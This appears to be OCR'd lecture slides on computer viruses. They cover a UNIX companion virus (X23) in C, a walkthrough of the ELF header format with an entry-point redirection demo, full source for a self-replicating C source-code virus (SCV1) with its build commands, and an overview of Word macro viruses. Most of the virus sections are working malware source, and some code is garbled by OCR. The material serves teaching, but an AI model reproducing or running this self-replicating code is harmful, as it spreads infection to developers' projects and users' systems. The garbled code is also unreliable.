                      fwrite(&buf,1,amt_read,host);
                      hst_size=hst_size-amt_read;
                   }
                  fwrite(&buf,1,hst_size,host); /* padding to host size*/
                  fclose(host);
                  strcpy((char *)&buf,(char *)&dirname); /* make it exec! */
                  strcpy((char *)&buf,"/");
                  strcat((char *)&buf,(char *)&dp->d_name);
                  chmod((char *)&buf,S_IRWXU|S_IXGRP|S_IXOTH);
                  } else rename((char *)&buf,(char *)&dp->d_name);
                fclose(virus); /* infection process complete */
               } /* for this file //end --- if ((virus=fopen(argv[0 */
               else rename((char *)&buf,(char *)&dp->d_name);
            } /* end --- if (hst_size>=vir_size) { */
          } /* end --- if ((host=fopen */
        } /* end --- if ((!((*lc=='X')&&(*( */
      } /* if ((stst=stat(( */
} /* while ((dp=readdir( */
```

II.4 The virus programs for UNIX O.S.

X23 SOURCE CODE 4:

```
(void)closedir(dirp); /* infection process complete for this dir */
strcpy((char *)&buf,argv[0]); /* the host is this program's name */
lc=(char *)&buf;

while (*lc!=0) lc++;
while (*lc!='/') lc—;
*lc=0; lc++;
strcpy((char *)&hst,(char *)&buf);

ld=(char *)&dirname+1;

strcat((char *)&hst,(char *)ld);
strcat((char *)&hst,"/");
strcat((char *)&hst,(char *)lc);
strcat((char *)&hst,".X23"); /* with an X23 tacked on */

execve((char *)&hst,argv,envp); /* execute this program's host */

} /* end void main() */
```

II.4 The virus programs for UNIX O.S.

Conclusions:

- **because of the PORTABILITY there are not so many parasitic viruses for UNIX – BUT are companion and memory resident**

- **The O.S./Net/DB Admin MUST ensure that the UNIX/LINUX O.S is not vulnerable to BOOT, companion, memory resident – interrupt hook, sometimes parasitic viruses**

IN the
SECURITY POLICY
of the
COMPANY
there is a MUST
for the
ANTIVIRUS
application implementation in the
UNIX/LINUX O.S.

II.4 The virus programs for UNIX O.S.

Linux ELF File format – run @ https://shell.cloud.google.com/

ELF Files are charged with using their magic to perform two holy tasks in the Linux universe. The first being to tell the kernel where to place stuff in memory from the ELF file on disk as well as providing ways to invoke the dynamic loaders functions and maybe even help out with some debugging information. Essentially speaking its telling the kernel where to put it in memory and also the plethora of tools that interpret the file where all the data structures are that hold useful information for making sense of the file.


```
>hexdump -C compile_me.elf | head -n 10
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00
00000010  02 00 3e 00 01 00 00 00  50 04 40 00 00 00 00 00
00000020  40 00 00 00 00 00 00 00  00 1a 00 00 00 00 00 00
00000030  00 00 00 00 40 00 38 00  09 00 40 00 1f 00 1c 00
00000040  06 00 00 00 05 00 00 00  40 00 00 00 00 00 00 00
00000050  40 00 40 00 00 00 00 00  40 00 40 00 00 00 00 00
00000060  f8 01 00 00 00 00 00 00  f8 01 00 00 00 00 00 00
00000070  08 00 00 00 00 00 00 00  03 00 00 00 04 00 00 00
00000080  38 02 00 00 00 00 00 00  38 02 40 00 00 00 00 00
00000090  38 02 40 00 00 00 00 00  1c 00 00 00 00 00 00 00
```

```
typedef struct
{
    unsigned char   e_ident[16];
    Elf64_Half      e_type;
    Elf64_Half      e_machine;
    Elf64_Word      e_version;
    Elf64_Addr      e_entry;
    Elf64_Off       e_phoff;
    Elf64_Off       e_shoff;
    Elf64_Word      e_flags;
    Elf64_Half      e_ehsize;
    Elf64_Half      e_phentsize;
    Elf64_Half      e_phnum;
    Elf64_Half      e_shentsize;
    Elf64_Half      e_shnum;
    Elf64_Half      e_shstrndx;
} Elf64_Ehdr;
```

II.4 The virus programs for UNIX O.S.

Linux ELF File format

```
>readelf -h compile_me.elf
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
```



The first field is called the ELF Identification (**e_ident – first 16 bytes – blue field**). The ELF format is pretty flexible in that this same format can run on a ton of different architectures, with support for multiple encoding and Application Binary Interfaces. Here's the break down on how the `EI_IDENT` field works:

- Offset **`0x00 - 0x03 EI_MAG0 ... EL_MAG3`** First for bytes of every ELF file are the ascii codes for `0x7F 'E' 'L' 'F'`.
- Offset **`0x04 EI_CLASS`** basically tells us whether the file is 32 or 64 bit. Standard says `0x1` means 32 bit and `0x2` means 64 bit.
- Offset **`0x05 EI_DATA`** defines the endianness of the file 0x01 means little endian and `0x02` means big endian.
- Offset **`0x06 EI_VERSION`** shows the version of the ELF file, most should be set to `0x1` for version 1.
- Offset **`0x07 EI_OSABI`** shows the OS Application Binary Interface (ABI) extensions to the ELF file being enabled. Please bare in mind the documentation is a bit flakey here and may depend heavily on the interpretation of the particular OSABI involved sometimes.

II.4 The virus programs for UNIX O.S.

Linux ELF File format

ELF Type (green), Machine (orange) and Version (yellow) Fi

The next file after the **`e_ident` (blue field)** file is the **`e_type (2 bytes @ offset 0x10 with value 2 or 3 – green field)`**. In the example above I claim that the type is one of **`EXEC`** (since it reads **`0x02 0x00`**) - which according to the ELF standard means its meant to be executed (*checking the standard will confirm this*). Lets dump the header of what it is probably a shared object and compare the parameters for the **`e_type`** field for instance. Here's the header for libvlc:

```
>hexdump -C /usr/lib/libvlc.so.5.5.0 | head -n 10
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  03 00 3e 00 01 00 00 00  a0 70 00 00 00 00 00 00  |..>......p......|
00000020  40 00 00 00 00 00 00 00  50 f5 01 00 00 00 00 00  |@.......P.......|
00000030  00 00 00 00 40 00 38 00  07 00 40 00 1c 00 1b 00  |....@.8...@.....|
00000040  01 00 00 00 05 00 00 00  00 00 00 00 00 00 00 00  |................|
```

This one has the field for **e_type** (green field) set to the bytes 0x03 0x00 at offset 0x10 in the file header - this means its an ELF type of **DYN** which means its definitely a shared object. And here's read elf confirming this information:

```
>readelf -h /usr/lib/libvlc.so.5.5.0
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
```

```
typedef struct
{
  unsigned char  e_ident[16];
  Elf64_Half     e_type;
  Elf64_Half     e_machine;
  Elf64_Word     e_version;
  Elf64_Addr     e_entry;
  Elf64_Off      e_phoff;
  Elf64_Off      e_shoff;
  Elf64_Word     e_flags;
  Elf64_Half     e_ehsize;
  Elf64_Half     e_phentsize;
  Elf64_Half     e_phnum;
  Elf64_Half     e_shentsize;
  Elf64_Half     e_shnum;
  Elf64_Half     e_shstrndx;
} Elf64_Ehdr;
```

II.4 The virus programs for UNIX O.S.

Linux ELF File format

ELF Type (green), Machine (orange) and Version (yellow) Fi

After the type field we find the **e_machine (orange)** specification for the file which can have a number of settings each indicating the architecture this file is meant for. Again ELF supports a number of architectures so there's a range of values this can take. Might be a good idea to fiddle with

```
ABI Version:                       19
Type:                              EXEC (Executable file)
Machine:                           Tilera TILE64 multicore architecture family
Version:                           0x1337
```

```
ABI Version:                       19
Type:                              EXEC (Executable file)
Machine:                           CDS VISIUMcore processor
Version:                           0x1337
Entry point address:               0x400450
```

Always good to throw a couple bytes at the format and see what it really does! Moving on the next field is the **e_version (yellow)** which also indicates the ELF version number, which should as the byte field in the **EI_IDENT** field. You can pretty much set this to anything

```
OS/ABI:                            UNIX - System V
ABI Version:                       19
Type:                              EXEC (Executable file)
Machine:                           Advanced Micro Devices X86-64
Version:                           0x1337
```

```
typedef struct
{
    unsigned char   e_ident[16];
    Elf64_Half      e_type;
    Elf64_Half      e_machine;
    Elf64_Word      e_version;
    Elf64_Addr      e_entry;
    Elf64_Off       e_phoff;
    Elf64_Off       e_shoff;
    Elf64_Word      e_flags;
    Elf64_Half      e_ehsize;
    Elf64_Half      e_phentsize;
    Elf64_Half      e_phnum;
    Elf64_Half      e_shentsize;
    Elf64_Half      e_shnum;
    Elf64_Half      e_shstrndx;
} Elf64_Ehdr;
```

II.4 The virus programs for UNIX O.S.

Linux ELF File format

The **e_entry** (purple color in the header - 8 bytes – in this example with value read as little endian in hex: 00 00 00 00 00 40 04 50) field lists the offset in the file where the program should start executing.Normally it points to your `_start` method (of course if you compiled it with the usual stuff). You can point the `e_entry` anywhere you like, as an example I'm going to show that you can call a function that would other wise be impossible under normal execution.

```
>hexdump -C compile_me.elf | head -n 10
00000000  7f 45 4c 46 02 01 01 00  00 00 00 00 00 00 00 00
00000010  02 00 3e 00 01 00 00 00  50 04 40 00 00 00 00 00
00000020  40 00 00 00 00 00 00 00  00 1a 00 00 00 00 00 00
00000030  00 00 00 00 40 00 38 00  09 00 40 00 1f 00 1
00000040  06 00 00 00 05 00 00 00  40 00 00 00 00 00 0
00000050  40 00 40 00 00 00 00 00  40 00 40 00 00 00 0
00000060  f8 01 00 00 00 00 00 00  f8 01 00 00 00 00 0
00000070  08 00 00 00 00 00 00 00  03 00 00 00 04 00 0
00000080  38 02 00 00 00 00 00 00  38 02 40 00 00 00 0
00000090  38 02 40 00 00 00 00 00  1c 00 00 00 00 00 0
```

```
typedef struct
{
    unsigned char   e_ident[16];
    Elf64_Half      e_type;
    Elf64_Half      e_machine;
    Elf64_Word      e_version;
    Elf64_Addr      e_entry;
    Elf64_Off       e_phoff;
    Elf64_Off       e_shoff;
    Elf64_Word      e_flags;
    Elf64_Half      e_ehsize;
    Elf64_Half      e_phentsize;
    Elf64_Half      e_phnum;
    Elf64_Half      e_shentsize;
    Elf64_Half      e_shnum;
    Elf64_Half      e_shstrndx;
} Elf64_Ehdr;
```

II.4 The virus programs for UNIX O.S.

Linux ELF File format

Lets develop compile_me.c and compile and link-edit with gcc or make:

```
>cat compile_me.c
#include <stdio.h>

void never_call(void){

        printf("[*] wow how did you manage to call this?\n");
        return;

}
int main(int argc, char **argv){
        printf("[*] you ran this binary!\n");
        return 0;
}
```

```
>cat Makefile
PROG=compile_me
CC=gcc
FLAGS=-Wall
all:
        $(CC) -o $(PROG).elf $(PROG).c $(FLAGS)
clean:
        rm -f *.elf
```

```
typedef struct
{
    unsigned char   e_ident[16];
    Elf64_Half      e_type;
    Elf64_Half      e_machine;
    Elf64_Word      e_version;
    Elf64_Addr      e_entry;
    Elf64_Off       e_phoff;
    Elf64_Off       e_shoff;
    Elf64_Word      e_flags;
    Elf64_Half      e_ehsize;
    Elf64_Half      e_phentsize;
    Elf64_Half      e_phnum;
    Elf64_Half      e_shentsize;
    Elf64_Half      e_shnum;
    Elf64_Half      e_shstrndx;
} Elf64_Ehdr;
```

II.4 The virus programs for UNIX O.S.

Linux ELF File format

Now lets see if we can make the `e_entry` point to the `never_call` method. To do that w need to get the following done:

1. Look up the virtual address of the `never_call` function with objdump
2. Stick the virtual address in the `e_entry` field
3. Run the binary confirm the output

Here's how you look up the address of the `never_call` function. Run `objdump -D compile_me.elf` and look for the never_call function.
Alternatively you could try `objdump -D compile_me.elf | grep never_call`

```
000000000400526 <never_call>:
 400526:       55                      push   %rbp
 400527:       48 89 e5                mov    %rsp,%rbp
 40052a:       bf e8 05 40 00          mov    $0x4005e8,%edi
 40052f:       e8 cc fe ff ff          callq  400400 <puts@plt>
 400534:       90                      nop
 400535:       5d                      pop    %rbp
 400536:       c3                      retq
```

```
typedef struct
{
    unsigned char   e_ident[16];
    Elf64_Half      e_type;
    Elf64_Half      e_machine;
    Elf64_Word      e_version;
    Elf64_Addr      e_entry;
    Elf64_Off       e_phoff;
    Elf64_Off       e_shoff;
    Elf64_Word      e_flags;
    Elf64_Half      e_ehsize;
    Elf64_Half      e_phentsize;
    Elf64_Half      e_phnum;
    Elf64_Half      e_shentsize;
    Elf64_Half      e_shnum;
    Elf64_Half      e_shstrndx;
} Elf64_Ehdr;
```

II.4 The virus programs for UNIX O.S.


Linux ELF File format

In this example the `never_call` is at address `0x400526`.

If you've injected (with hexedit – sudo apt-get install hexedit) the address correctly `readelf -h ./compile_me.elf` should show the following:

```
>readelf -h compile_me.elf
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable
  Machine:                           Advanced Micro De
  Version:                           0x1
  Entry point address:               0x400526
  Start of program headers:          64 (bytes into fi
  Start of section headers:          6656 (bytes into
```

```
>./compile_me.elf
[*] wow how did you manage to call this?
Segmentation fault (core dumped)
```



II.5 SCV – Source Code Viruses

Features:


- Is NOT about the possibility to develop "classic" viruses in C/C++ or ASM
- SCV – Source Code Virus infects the source code of the programs written in C/C++, Java, C#; so, the virus inserts its own source code in others programs source code

II.5 SCV – Source Code Viruses

The concept:

- The A developer receives a SCV via Internet
- Without knowledge the developer embeds the virus in A developer's software products
- The software products are installed at the end-users (sterile environment) => NO PROBLEM
- If the software products are installed on the machines of the B developer, the software products of B will also encapsulate the virus
- So, the virus, SCV, is encapsulated in both A and B developer's software products

II.5 SCV – Source Code Viruses



Software Reengineering Problem?

- Reverse Compiling:

- **SCV inserts its own source code in C/C++ file and the C/C++ compiler generates the machine code**
- **In executable form the program infected by SCV gets to another developer**
- **How is possible to come back from the machine code in the source code?**
- **The virus MUST copy its own source code as data array buffer in the host infected file**

II.5 SCV – Source Code Viruses

How smart should be a SCV?

How can the virus to avoid to write its own source code in the C/C++ host source code:

```
/*
void main(int argc, char *argv[]) {
   This is just a comment explaining how to
   do_this();       The program does this
   and_this();      And this, twice.
   and_this();
   . . .    }
*/
```

II.5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

//Hello1.c:

```
/* An easy program to infect with SCV1 */
#include <stdio.h>

void main() {
 printf("%s","Hello, world.");
}
```

//Hello1.c - infected:

```
/* An easy program to infect with SCV1 */
#include <virus.h>
#include <stdio.h>

void main() {
 printf("%s","Hello, world."); sc_virus();
 //before the last '}'
}
```

II.5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//SCV1.c:
/* This is a source code virus in Microsoft C. All of the code is in virus.h */
#include <stdio.h>
#include <virus.h>
/*****************************************************************************/
void main()
{
sc_virus(); // just go infect a .c file
}
```

II.5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

//VIRUS.HS (1):

```
/*Microsoft C 7.0-compatible source code virus
This file contains the actual body of the virus.
This code is (C) 1995 by American Eagle Publications, Inc.
*/

#ifndef SCVIRUS
#define SCVIRUS

#include <stdio.h>
#include <dos.h>

#define TRUE 1
#define FALSE 0

/* The following array is initialized by the CONSTANT program */
static char virush[]={0};
```

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (2):
/*****************************************************************************/
/* This function determines whether it is OK to attach the virus to a given
file, as passed to the procedure in its parameter. If OK, it returns TRUE.
The only condition is whether or not the file has already been infected.
This routine determines whether the file has been infected by searching
the file for "#include <virus.h>", the virus procedure. If found, it assumes
the program is infected. */

int ok_to_attach(char *fn) {
 FILE *host_file;
 int j;
 char txtline[255];
  if ((host_file=fopen(fn,"r"))==NULL) return FALSE; /* open the file */
  do { /* scan the file */
     j=0; txtline[j]=0;
     while ((!feof(host_file))&&((j==0)||(txtline[j-1]!=0x0A))) {
       fread(&txtline[j],1,1,host_file); j++;}
       txtline[--j]=0;

       if (strcmp("#include <virus.h>",txtline)==0) /* found virus.h ref */
       {
         fclose(host_file); /* so don't reinfect */
         return FALSE;
       }
 } while (!feof(host_file));

 close(host_file); /* virus.h not found */
 return TRUE; /* so ok to infect */
}
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (3):
/*************************************************************************/
/* This function searches the current directory to find a C file that
has not been infected yet. It calls the function ok_to_attach in order
to determine whether or not a given file has already been infected. It
returns TRUE if it successfully found a file, and FALSE if it did not.
If it found a file, it returns the name in fn. */

int find_c_file(char *fn) {
  struct find_t c_file;
  int ck;

  ck=_dos_findfirst(fn,_A_NORMAL,&c_file); /* standard DOS file search */

  while ((ck==0) && (ok_to_attach(c_file.name)==FALSE))
      ck=_dos_findnext(&c_file); /* keep looking */

   if (ck==0) /* not at the end of search */
   { /* so we found a file */
      strcpy(fn, c_file.name);
      return TRUE;
   } else return FALSE; /* else nothing found */
}
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (4):
/*****************************************************************************/
/* This is the routine which actually attaches the virus to a given file. To attach the virus to a new
file, it must take two steps: (1) It must put a "#include <virus.h>" statement in the file. This is
placed on the first line that is not a comment. (2) It must put a call to the sc_virus routine in the
last function in the source file. This requires two passes on the file.
*/

void append_virus(char *fn) {
  FILE *f,*ft;
  char l[255],p[255];
  int i,j,k,vh,cf1,cf2,lbdl,lct;
  cf1=cf2=FALSE; /* comment flag 1 or 2 TRUE if inside a comment */
  lbdl=0; /* last line where bracket depth > 0 */
  lct=0; /* line count */
  vh=FALSE; /* vh TRUE if virus.h include statement written */

  if ((f=fopen(fn,"rw"))==NULL) return;
  if ((ft=fopen("temp.ccc","a"))==NULL) return;

do {
   j=0; l[j]=0;

  while ((!feof(f)) && ((j==0)||(l[j-1]!=0x0A))) /* read a line of text */
      {fread(&l[j],1,1,f); j++;}

  l[j]=0;
  lct++; /* increment line count */
  cf1=FALSE; /* flag for // style comment */
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (5):

 for (i=0;l[i]!=0;i++)
 {
  if ((l[i]=='/')&&(l[i+1]=='/')) cf1=TRUE; /* set comment flags */
  if ((l[i]=='/')&&(l[i+1]=='*')) cf2=TRUE; /* before searching */
  if ((l[i]=='*')&&(l[i+1]=='/')) cf2=FALSE; /* for a bracket */
  if ((l[i]=='}')&&((cf1|cf2)==FALSE)) lbdl=lct; /* update lbdl */
 }

 if ((strncmp(l,"/*",2)!=0)&&(strncmp(l,"//",2)!=0)&&(vh==FALSE))
 {
  strcpy(p,"#include <virus.h>\n"); /* put include virus.h */
  fwrite(&p[0],strlen(p),1,ft); /* on first line that isnt */
  vh=TRUE; /* a comment, update flag */
  lct++; /* and line count */
  }

 for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,ft); /*write line of text to file*/

} while (!feof(f));
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (6):

   fclose(f);
   fclose(ft);

   if ((ft=fopen("temp.ccc","r"))==NULL) return; /*2nd pass, reverse file names*/
   if ((f=fopen(fn,"w"))==NULL) return;

   lct=0;

   cf2=FALSE;

   do {
     j=0; l[j]=0;
     while ((!feof(ft)) && ((j==0)||(l[j-1]!=0x0A))) /* read line of text */
        {fread(&l[j],1,1,ft); j++;}
     l[j]=0;
     lct++;
    for (i=0;l[i]!=0;i++)
    {
      if ((l[i]=='/')&&(l[i+1]=='*')) cf2=TRUE; /* update comment flag */
      if ((l[i]=='*')&&(l[i+1]=='/')) cf2=FALSE;
    }

   if (lct==lbdl) /* insert call to sc_virus() */
   {
      k=strlen(l); /* ignore // comments */
      for (i=0;i<strlen(l);i++) if ((l[i]=='/')&&(l[i+1]=='/')) k=i;
      i=k;
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (7):

        while ((i>0)&&((l[i]!='}')||(cf2==TRUE)))
        {
           i--; /* decrement i and track*/
           if ((l[i]=='/')&&(l[i-1]=='*')) cf2=TRUE;/*comment flag properly*/
           if ((l[i]=='*')&&(l[i-1]=='/')) cf2=FALSE;
        }

        if (l[i]=='}') /* ok, legitimate last bracket, put call in now*/
        { /* by inserting it in l */
             for (j=strlen(l);j>=i;j—) l[j+11]=l[j]; /* at i */
          strncpy(&l[i],"sc_virus();",11);
         }
   } /* end --- if (lct==lbdl) */

   for (i=0;l[i]!=0;i++) fwrite(&l[i],1,1,f); /* write text l to the file */
  } while (!feof(ft));

fclose(f); /* second pass done */
fclose(ft);
remove("temp.ccc"); /* get rid of temp file */

}
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (8):

/*************************************************************************/
/* This routine searches for the virus.h file in the first include directory. It returns TRUE if it finds the file. */
int find_virush(char *fn) {
  FILE *f;
  int i;

  strcpy(fn,getenv("INCLUDE"));

  for (i=0;fn[i]!=0;i++) /* truncate include if it has */
   if (fn[i]==';') fn[i]=0; /* multiple directories */

   if (fn[0]!=0) strcat(fn,"\\VIRUS.H"); /*full path of virus.h is in fn now*/
   else strcpy(fn,"VIRUS.H"); /* if no include, use current*/

   f=fopen(fn,"r"); /* try to open the file */

   if (f==NULL) return FALSE; /* can't, it doesn't exist */
     fclose(f); /* else just close it and exit */

   return TRUE;
}
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (9):

/*************************************************************************/
/* This routine writes the virus.h file in the include directory. It must read
through the virush constant twice, once transcribing it literally to make
the ascii text of the virus.h file, and once transcribing it as a binary
array to make the virush constant, which is contained in the virus.h file */

void write_virush(char *fn) {
  int j,k,l,cc;
  char v[255];
  FILE *f;

  if ((f=fopen(fn,"a"))==NULL) return;

  cc=j=k=0;

  while (virush[j]) fwrite(&virush[j++],1,1,f); /*write up to first 0 in const*/

  while (virush[k]||(k==j)) /* write constant in binary form */
  {
    itoa((int)virush[k],v,10); /* convert binary char to ascii #*/
    l=0;
    while (v[l]) fwrite(&v[l++],1,1,f); /* write it to the file */
    k++;
    cc++;
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (10):

  if (cc>20) /* put only 20 bytes per line */
  {
    strcpy(v,",\n “);
    fwrite(&v[0],strlen(v),1,f);
    cc=0;
  } else {
    v[0]=’,’;
    fwrite(&v[0],1,1,f);
  }
} //end while
strcpy(v,"0};"); /* end of the constant */
fwrite(&v[0],3,1,f);
j++;
while (virush[j]) fwrite(&virush[j++],1,1,f);/*write everything after const*/

fclose(f); /* all done */

}
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//VIRUS.HS (11):

/*****************************************************************************/
/* This is the actual viral procedure. It does two things: (1) it looks for the file VIRUS.H, and creates it if it is
not there. (2) It looks for an infectable C file and infects it if it finds one. */

void sc_virus() {
  char fn[64];

  strcpy(fn,getenv("INCLUDE")); /* make sure there is an include directory */

  if (fn[0]) {
    if (!find_virush(fn)) write_virush(fn); /* create virus.h if needed */

    strcpy(fn,"*.c");

    if (find_c_file(fn)) append_virus(fn); /* infect a file */
  }
}
#endif
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

//CONSTANT.C (1):

```
// This program adds the virush constant to the virus.h source file, and
// names the file with the constant as virus.hhh

#include <stdio.h>
#include <fcntl.h>

int ccount;

FILE *f1,*f2,*ft;

void put_constant(FILE *f, char c) {
   char n[5],u[26];
   int j;
   itoa((int)c,n,10);
   j=0;
    while (n[j]) fwrite(&n[j++],1,1,f);
  ccount++;

  if (ccount>20) {
    strcpy(&u[0],",\n ");
    fwrite(&u[0],strlen(u),1,f);
    ccount=0;
  } else {
    u[0]=',';
    fwrite(&u[0],1,1,f);
  }
}
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//CONSTANT.C (2):

/*****************************************************************/
void main() {
   char l[255],p[255];
   int i,j;
   ccount=0;

   f1=fopen("virus.hs","r");
   ft=fopen("virus.h","w");

  do {
   j=0; l[j]=0;

   while ((!feof(f1)) && ((j==0)||(l[j-1]!=0x0A))) {
      fread(&l[j],1,1,f1); j++;}
      l[j]=0;
      if (strcmp(l,"static char virush[]={0};\n") = = 0) {
         fwrite(&l[0],22,1,ft);
         f2=fopen("virus.hs","r");
         do {
            j=0; p[j]=0;
            while ((!feof(f2)) && ((j==0)||(p[j-1]!=0x0A))) {fread(&p[j],1,1,f2); j++;}
            p[j]=0;
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

```
//CONSTANT.C (3):

    if (strcmp(p,"static char virush[]={0};\n")= =0) {

     for (i=0;i<22;i++) put_constant(ft,p[i]);

     p[0]='0'; p[1]=',';
     fwrite(&p[0],2,1,ft);
     ccount++;
     for (i=25;p[i]!=0;i++) put_constant(ft,p[i]);
    } else {
     for (i=0;i<j;i++) put_constant(ft,p[i]);
    }
   } while (!feof(f2));

    strcpy(&p,"0};\n");
    fwrite(&p[0],strlen(p),1,ft);
  } else for (i=0;i<j;i++) fwrite(&l[i],1,1,ft);
 } while (!feof(f1));

  fclose(f1);
  fclose(f2);
  fclose(ft);
} //end main()
```

5 SCV – Source Code Viruses

SCV1 – Source Code Virus 1:

LAUNCH the program:

```
constant
copy virus.h \c700\include
cl scv1.c
```


6 Macro–Viruses

Features:

- **Are written in macro programming language MS-Word specific application – Word Basic for MS-WORD 6.0 & VBA starting with MS-WORD 2003, XP, 7**
- **Are running automatically at file opening**
- **Infects the Word Template files/documents that are saving the macros**

Concept Virus Operations (August 1995):

- **A infected Word Template document is opened**
- **By default the macros from the document are run**
- **The virus infects the standard template file, Normal.dot**
- **There are macros that replace the "*FileSaveAs*" & "*AutoOpen*" operations**
- **The virus execues the operations for its own scope**
- **The infection is realized automatically in the saving process**



6 Macro–Viruses


E-mail

MS Office

Outside Sources

INFECTED
MS Word
Document

Macros Copy:
- AutoOpen
- FileSaveAs



Normal.dot

Macros Run:
- Delete Files
- Send Email

